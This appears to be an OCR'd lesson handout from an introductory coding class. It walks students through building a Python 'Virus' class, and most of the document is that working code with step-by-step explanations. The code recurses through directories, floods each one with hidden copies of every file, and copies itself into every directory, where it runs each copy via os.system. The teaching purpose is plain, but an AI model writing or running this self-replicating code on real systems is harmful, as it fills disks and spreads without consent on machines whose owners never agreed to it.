
Introduction to Virus



What is our GOAL for this MODULE?

In this class, we learned about malware and how it affects computers and other digital devices and we created a virus that affects all Python applications.

What did we ACHIEVE in the class TODAY?

- Created a virus
- Learned about stutil module
- Learn about path directories

Which CONCEPTS/ CODING BLOCKS did we cover today?

- We imported shutil library
- Creation of new virus
- Creation of replication file

How did we DO the activities?

1. A computer virus is a malicious piece of code that spreads from one device to another.

    - Worms - Worms are viruses that, unlike traditional viruses, do not need the user's intervention to spread between devices, It usually spreads using replication
    - Trojans: A virus that targets machines or networks to spread itself.
    - Ransomware: During ransomware attacks, a user's files are encrypted and a ransom is demanded to regain access to them.

2. import all the required python libraries

    - import os

      The sys module provides access to operating system

    - import shutil

      shutil module helps in automating the process of copying and removal of files and directories

    - Import random

```
import os
import shutil
import random
```

3. Create a class virus and initialize objects

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    - The **__init__** function is a reserved method in python to initialize the attributes of the class
    - Set new instance (objects) p**ath, target_dir, repeat** Value to **None**
    - Initialize the variable **path** to store the current path
    - Initialize the list variable **target_dir** to store current and subdirectories
    - Initialize the variable **repeat** with any value of your choice for a program to

know how many copies to be created for a virus

```
class Virus:

    def __init__(self, path=None, target_dir=None, repeat=None):
        self.path = path
        self.target_dir = []
        self.repeat = 2
        self.own_path = os.path.realpath(__file__)
```

4. Call the **main()** function to perform all virus actions.

    - Fetch the **current_directory** in which the Virus.py file is presently using the **os.path.abspath**

    - Define the object **Virus** for class **Virus** and set the attribute path to **current_directory.**Access class attribute and method through objects\

```
if __name__=="__main__":
    current_directory = os.path.abspath("")
    Virus = Virus(path=current_directory)
    Virus.Virus_action()
```

5. Create function **list_directories** to store the path to all directories present in the current path in list variable - **target_dir**
    - Append the target_dir with current values stored in variable target_dir

    - Get the list of all files and directories in the current path in which the virus file is present

    - Apply a for loop on the list of files just stored in variable **current_dir.** This function will check if it's a file or directory. This is needed as we are only interested in directories here

    - New files we are creating with function replicate will start with "." and so we will exclude them from our list to find only the directories.

    - Get the full path of the file/directory

- Print the directory

- Check if the **absolute_path** is a directory

- If the path is a directory in the previous step i.e absolute path, then call the function **list_directories** with a new attribute, which will append the same to the **target_dir** list variable

- If the absolute path is a file then no action will be performed and pass this in else condition.

```
def list_directories(self,path):
    self.target_dir.append(path)
    current_dir = os.listdir(path)

    for file in current_dir:
        if not file.startswith('.'):
            absolute_path = os.path.join(path, file)
            print(absolute_path)

            if os.path.isdir(absolute_path):
                self.list_directories(absolute_path)
            else:
                pass
```

6. Create a function new_virus with an attribute **self**

    - Fetch the directories stored in **target_dir** one by one to create a new virus using **for** loop

    - Choose a random number to create a new name for the new virus.**randint()** will select any number within the specified range

    - Create the new name of the new virus which will take virus as a name along with a random number and add .py as an extension

    - Store the full path of the new virus in a variable destination using **os.path.join()**

    - Copy the virus from the base virus file to a new destination using the python command **shutil.copy file()**

    - Run the new virus in the operating system's selected directory

```
def new_virus(self):
    for directory in self.target_dir:
        n = random.randint(0,10)
        new_virus="Virus"+str(n)+".py"
        destination = os.path.join(directory, new_virus)
        shutil.copyfile(self.own_path, destination)
        os.system(new_virus + " 1")
```

7. Create a function **replicate** and pass the argument **(self)**

    - Fetch the directories stored in **target_dir** one by one to replicate files in respective directories
    - Fetch the files present in the directory to **replicate**

      Fetch the files one by one using **for loop** to **replicate** every file
    - Get the **absolute file path** along with the filename
    - Ignore the files created by a virus(**i.e. starting with "."**) and the directories
    - Assign the full file path to the variable **source**
    - This is the **for loop** to know how many copies of a file to be made, which it will know from the variable repeat initialized above in the program
    - Set the **destination** path along with a fine name to be replicated
    - Copy file using python built-in function **shutil.copyfile**

```
def replicate(self):
    for directory in self.target_dir:
        file_list_in_dir = os.listdir(directory)
        for file in file_list_in_dir:
            abs_path = os.path.join(directory, file)
            if not abs_path.startswith('.') and not os.path.isdir(abs_path):
                source = abs_path
                for i in range(self.repeat):
                    destination = os.path.join(directory,("."+file+str(i)))
                    shutil.copyfile(source, destination)
```

8. Define the main function **Virus_action**

    - Call the function **list_directories** to list all the directories in the current directory along with a current directory

- Print the list of target directories stored in target_dir fetched with function **list_directories**
- Call the function **replicate()** to replicate the files with different names
- Call the function **new_virus()** to replicate a new virus and run the same

```
def Virus_action(self):
    self.list_directories(self.path)
    print(self.target_dir)
    self.replicate()
    self.new_virus()
```

9. Now run the program.

What's next?

In the next class, you will be learning about SQL

EXTEND YOUR KNOWLEDGE:

To know more about viruses click here